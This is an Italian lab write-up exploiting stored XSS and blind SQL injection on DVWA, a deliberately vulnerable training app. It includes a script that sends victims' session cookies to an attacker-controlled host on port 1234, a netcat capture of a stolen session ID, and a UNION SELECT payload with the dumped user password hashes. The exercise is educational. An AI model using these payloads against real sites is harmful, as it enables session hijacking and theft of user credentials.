

## Traccia

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection (blind).

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB.

## Svolgimento

### XSS stored

Un attacco di tipo XSS stored si può effettuare quando una web app riceve dei dati e li salva senza effettuare i controlli adeguati, permettendo all'attaccante di inviare un codice malevolo che verrà salvato sul server. Ciò farà in modo che esso verrà eseguito ogni volta che la pagina sarà caricata su qualsiasi client.

In questo caso, il nostro obiettivo è quello di recuperare i cookie di sessione del target. Lo script necessario per farlo è il seguente.

```
<script>window.location="http://192.168.50.100:1234/index.html?cookie="+document.cookie</script>
```

Con il metodo *document.cookies* è possibile ottenere il valore dei cookie, così da poterlo inviare, come parametro di una richiesta GET, ad un nostro server in ascolto, tramite il metodo *window.location*.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name *	<input type="text" value="Cookie"/>
Message *	<div><div>&lt;script&gt;window.location="http://192.168.50.100:123</div></div>
<input type="button" value="Sign Guestbook"/>	


Come si può vedere dall'immagine, il campo *message* è stato impostato per accettare in input al massimo 50 caratteri. Essendo che il comando necessario per eseguire l'attacco è di 90 caratteri, si deve andare a modificare il valore dell'attributo *maxlength*, del tag HTML *textarea*, come mostrato successivamente.

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
```

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea>
```

Dopo averlo fatto, si può inserire il codice per intero.

## Vulnerability: Stored Cross Site Scripting (XSS)



Name \*

Message \*

Dopo aver cliccato Sign Guestbook, il codice verrà salvato all'interno del database ed eseguito ogni volta che la pagina verrà caricata.

Per poter ricevere i cookie, il server a cui facciamo la richiesta deve essere in ascolto sulla porta corretta, per emulare questo si può utilizzare *netcat*.

```
(francesco@kali)-[~]
$ nc -l -p 1234
GET /index.html?cookie=security=low;%20PHPSESSID=3e13a3b2b241f50d83dc7f102bb47556 HTTP/1.1
Host: 192.168.50.100:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.101/
Upgrade-Insecure-Requests: 1
```

Come si può vedere, nell'header della richiesta sono contenuti i cookie di sessione del target.

Questa modalità ha un limite, nel caso la pagina venisse caricata senza che ci sia un server in ascolto dall'altra parte, essa darebbe un errore ed il target se ne accorgerebbe.

## SQL injection (blind)

Un attacco di tipo SQL injection blind, si differenzia da quello non-blind, per il semplice fatto che non viene comunicato nessun errore nel caso in cui si sbagliasse ad inserire il comando.

L'obiettivo è quello di recuperare gli username e le password del database della DVWA. Il comando utilizzato è il seguente.

```
' UNION SELECT user, password FROM users #
```

Con l'apostrofo iniziale si chiude il campo *id*, che il codice si aspetta in input, così da poter continuare a scrivere la parte di query che vogliamo eseguire.

Il cancelletto finale, serve per commentare il resto del codice scritto dal programmatore, in questo modo la query termina con i comandi inseriti dell'attaccante.

Per sapere come il nome delle colonne e delle tabelle del DB che si vogliono leggere, è necessario fare delle prove, inserendo i nomi più utilizzati.

### Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

La pagina ha risposto con tutti gli username e le password salvati sulla tabella *users* del DB di dvwa.